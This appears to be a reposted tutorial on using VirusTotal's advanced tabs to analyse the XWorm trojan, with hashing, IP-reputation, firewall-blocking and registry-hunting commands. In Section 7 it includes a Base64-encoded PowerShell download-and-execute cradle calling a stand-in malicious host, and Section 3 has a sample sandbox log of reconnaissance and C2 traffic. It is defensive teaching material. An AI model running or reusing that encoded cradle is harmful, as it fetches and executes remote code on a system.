Listen to this Post
Introduction:

VirusTotal is often misunderstood as a simple malware scanner, but for cybersecurity professionals, it is a powerhouse for deep-dive threat intelligence. This guide moves beyond basic detection to explore the platform’s advanced features for dissecting malware like the XWorm trojan, enabling analysts to understand its behavior, infrastructure, and attack lifecycle.
Learning Objectives:
- Master the advanced analytical features of VirusTotal beyond the Detection tab.
- Learn to extract and interpret critical Indicators of Compromise (IoCs) from malware samples.
- Develop a methodology for correlating VirusTotal data with external threat intelligence platforms.
You Should Know:
1. Interpreting the Details Tab for Initial Triage
The Details tab provides a foundational layer of technical metadata essential for initial assessment.
Command/Code Snippet: Hash Extraction & Verification
 Extract hashes from a local file for VT submission/checking
md5sum suspicious_file.exe
sha1sum suspicious_file.exe
sha256sum suspicious_file.exe

On Windows PowerShell:
Get-FileHash -Path C:\temp\suspicious_file.exe -Algorithm SHA256
Step-by-step guide:
The `Details` tab in VirusTotal automatically calculates and displays these cryptographic hashes when a file is uploaded. The SHA256 hash is the primary unique identifier. Use the command-line tools above to generate the hash of a file on your local system. You can then paste this hash directly into VirusTotal’s search bar to check if the file has been analyzed previously, without needing to re-upload it. This is crucial for avoiding tipping off attackers by submitting samples from a corporate environment.
2. Leveraging the Relations Tab for IoC Enrichment
The Relations tab maps the connections between the analyzed file and other entities, building a threat graph.
Command/Code Snippet: Querying External IP Reputation
 Using curl to query AbuseIPDB's API for an IP found in Relations
curl -G https://api.abuseipdb.com/api/v2/check \
--data-urlencode "ipAddress=192.0.2.100" \
-H "Key: $YOUR_API_KEY" \
-H "Accept: application/json"
Step-by-step guide:
When the `Relations` tab in VirusTotal reveals communicating IP addresses or domains, you must enrich this data. The command above uses the AbuseIPDB API to check the reputation of a specific IP. Replace `$YOUR_API_KEY` with your actual API key and `192.0.2.100` with the suspect IP. The JSON response will include a confidence of abuse score and recent reports, helping you validate if the infrastructure is known to be malicious. Cross-referencing VirusTotal data with external sources like AbuseIPDB or Shodan transforms isolated IoCs into actionable threat intelligence.
3. Decoding Behavioral Analysis in the Sandbox
The Behavior tab provides a dynamic report of the malware’s actions within a controlled sandbox environment.
Command/Code Snippet: Analyzing Process Tree & Network Calls
(Interpretation of VT Sandbox Logs)
 Example snippet from a behavioral log:
Process "setup_adobe.exe" (PID: 1234) created process "cmd.exe" (PID: 5678).
Process "cmd.exe" (PID: 5678) executed command "whoami /all".
Process "setup_adobe.exe" (PID: 1234) established TCP connection to 185.220.101.100:443.
Step-by-step guide:
The sandbox output is a goldmine. The example log snippet shows a process named to mimic an Adobe installer (setup_adobe.exe) spawning a command prompt and performing reconnaissance with `whoami /all` to assess privileges. It then establishes an encrypted (port 443) command-and-control (C2) channel to an external IP. In VirusTotal, you can click on these events to get more detail. Your goal is to trace the entire attack chain, from initial execution to data exfiltration or persistence establishment.
4. Mapping to the MITRE ATT&CK Framework
VirusTotal maps the observed malware tactics, techniques, and procedures (TTPs) to the MITRE ATT&CK framework.
Command/Code Snippet: Using MITRE ATT&CK Navigator for Context
(Conceptual – Using a Web Tool)
- Visit the MITRE ATT&CK Navigator (https://mitre-attack.github.io/attack-navigator/).
- Create a new layer based on the techniques listed for your sample in VirusTotal (e.g., T1055 – Process Injection, T1560 – Archive Collected Data).
Step-by-step guide:
The MITRE ATT&CK matrix within VirusTotal’s Behavior tab provides immediate context for the attacker’s methodology. For XWorm, you might see techniques like `T1036 – Masquerading` (posing as Adobe software), T1055 - Process Injection, and `T1056 – Input Capture` (keylogging). By exporting these techniques to the ATT&CK Navigator, you can visualize the entire kill chain, identify gaps in your defenses that these techniques exploit, and proactively hunt for similar TTPs within your own network.
5. Extracting and Using Network IoCs
Network-based IoCs from the Behavior and Relations tabs are critical for blocking malicious activity.
Command/Code Snippet: Blocking IPs and Domains via Firewall
 Example using iptables on Linux to block a malicious IP
iptables -A INPUT -s 185.220.101.100 -j DROP
iptables -A OUTPUT -d 185.220.101.100 -j DROP

Example using Windows PowerShell to block an IP
New-NetFirewallRule -DisplayName "Block Malicious IP 185.220.101.100" -Direction Outbound -RemoteAddress 185.220.101.100 -Action Block
Step-by-step guide:
Once you have verified a malicious IP or domain from VirusTotal’s analysis, the next step is containment. The Linux `iptables` commands shown will drop all incoming and outgoing traffic to the specified C2 IP address. The Windows PowerShell command creates a new outbound firewall rule to block connections to the same IP. Always ensure you have proper change control processes before implementing such blocks in a production environment. These IoCs can also be fed into SIEMs and IPS for network-wide protection.
6. Analyzing Dropped Files and Registry Modifications
Malware often creates or modifies files and registry keys to achieve persistence or hide its payload.
Command/Code Snippet: Hunting for Persistence in Windows Registry
 PowerShell to check common Auto-Start Extensibility Points (ASEPs)
Get-ItemProperty "HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
Get-ItemProperty "HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
Get-CimInstance Win32_StartupCommand | Select-Object Name, Command, Location
Step-by-step guide:
The VirusTotal Behavior tab will list files created and registry keys modified. Use the PowerShell commands above to inspect common auto-start locations on a Windows system. If VirusTotal shows that XWorm created a file in `%AppData%` and added a run key, you can use these commands to hunt for similar artifacts on your endpoints. Correlating the sandbox’s findings with live system checks is a core function of digital forensics and incident response (DFIR).
7. Script Analysis for Obfuscated Payloads
Malware like XWorm may use PowerShell scripts for execution. VirusTotal’s sandbox will deobfuscate and reveal these scripts.
Command/Code Snippet: Decoding Base64 Encoded PowerShell Commands
 A common obfuscation technique is Base64 encoding. Decode in Linux:
echo "SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AbQBhAGwAaQBjAGkAbwB1AHMALgBjAG8AbQAvAHAAYQB5AGwAbwBhAGQALgBlAHgAZQAnACkA" | base64 --decode

In Windows PowerShell, the encoded command is often passed with the -EncodedCommand flag.
 The decoded version of the above is a malicious IEX (Invoke-Expression) command.
Step-by-step guide:
The Behavior tab often captures the final, deobfuscated version of scripts. However, understanding the obfuscation method is key. The command above shows how to decode a Base64-encoded string, a common tactic to hide PowerShell commands from basic scrutiny. By manually decoding samples you find, you build a deeper understanding of the attacker’s tradecraft and can write better detection logic for your environment, looking for the decoding commands themselves rather than just the final payload.
What Undercode Say:
- VirusTotal is an intelligence platform, not just a scanner. Its true value lies in the correlation of data across the Details, Relations, and Behavior tabs to build a comprehensive threat profile.
- The integration of the MITRE ATT&CK framework transforms specific technical observations into a universal language of adversary behavior, enabling more effective threat hunting and defensive gap analysis.
The analysis presented by Bogdan Turcu correctly shifts the paradigm from a passive “is it bad?” check to an active intelligence-gathering process. The step-by-step dissection of XWorm demonstrates a professional workflow: using hashes for identification, relations for context, behavioral analysis for understanding capabilities, and MITRE ATT&CK for strategic mapping. The critical insight is that detection rates can be evaded, but the underlying behaviors, network connections, and file artifacts provide a more reliable basis for defense. For security operations centers (SOCs), automating the extraction of these IoCs from VirusTotal via its API can significantly accelerate incident response and bolster network defenses against emerging threats.
Prediction:
The sophistication of automated malware analysis platforms like VirusTotal will increasingly force threat actors to adopt more sophisticated evasion techniques, such as fileless execution, living-off-the-land binaries (LOLBins), and context-aware malware that remains dormant in sandbox environments. This will drive a greater reliance on behavioral analytics and telemetry within enterprise networks themselves, making internal log data as critical as external threat feeds. The future of this arms race will lie in AI-driven analysis that can correlate subtle, anomalous behaviors across the entire attack kill chain, both in public sandboxes and private corporate environments.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Bogdan Turcu – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


